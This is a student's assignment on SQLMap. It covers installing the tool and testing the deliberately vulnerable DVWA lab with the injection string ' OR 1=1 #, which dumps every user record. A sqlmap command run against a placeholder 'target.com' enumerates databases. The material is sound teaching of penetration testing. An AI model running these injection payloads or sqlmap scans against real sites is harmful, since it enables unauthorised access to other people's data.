Assignment 2


Name: GORUSU LOKESH REDDY
College: Dr.Lankapalli Bullayya college
Regd.No: 721128805325
Date: 23/02/2024

Step -1 Purpose and Usage of SQLMap:

- SQLMap is a tool used for detecting and exploiting SQL injection vulnerabilities in web applications.
- It automates the process of identifying and exploiting SQL injection flaws, making it easier for penetration testers to assess the security of web applications.


Step -2 Installation of SQLMap:

To install sqlmap use command - “sudo apt-get install sqlmap”




```
┌──(loki㉿kali)-[~]
└─$ sudo su
[sudo] password for loki:
┌──(root㉿kali)-[/home/loki]
└─# apt-get install sqlmap

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be upgraded:
  sqlmap
1 upgraded, 0 newly installed, 0 to remove and 522 not upgraded.
Need to get 6891 kB of archives.
After this operation, 0 B of additional disk space will be used.
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 sqlmap all 1.8.3-1
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 sqlmap all 1.8.3-1
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 sqlmap all 1.8.3-1
Err:1 http://http.kali.org/kali kali-rolling/main amd64 sqlmap all 1.8.3-1
  Could not resolve 'http.kali.org'
E: Failed to fetch http://http.kali.org/kali/pool/main/s/sqlmap/sqlmap_1.8.3-
1_all.deb  Could not resolve 'http.kali.org'
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-
missing?

┌──(root㉿kali)-[/home/loki]
└─# 
```

Step -3 Identifying a Vulnerable Web Application:



The above image is the login page of the vulnerable DVWA site.
Now open SQL injection tab and tap ‘OR 1=1 # then we get



Vulnerability: SQL Injection


User ID:

```
ID: ' OR 1=1 #
First name: admin
Surname: admin

ID: ' OR 1=1 #
First name: Gordon
Surname: Brown

ID: ' OR 1=1 #
First name: Hack
Surname: Me

ID: ' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 #
First name: Bob
Surname: Smith
```

See this a vulnerability which is showing the user information and hence this is a vulnerable site.

Step -4 Performing a Basic SQL Injection Attack:

To perform this attack use command
sqlmap -u "http://target.com/page.php?id=1" --dbs , this will give the database of the target.



```
available databases [2]:
[*] acuart
[*] information_schema
```

Step -5 Documenting the Steps:

- sudo apt-get install sqlmap - To install sqlmap

- sqlmap -u "http://target.com/page.php?id=1" --dbs - to get database of target site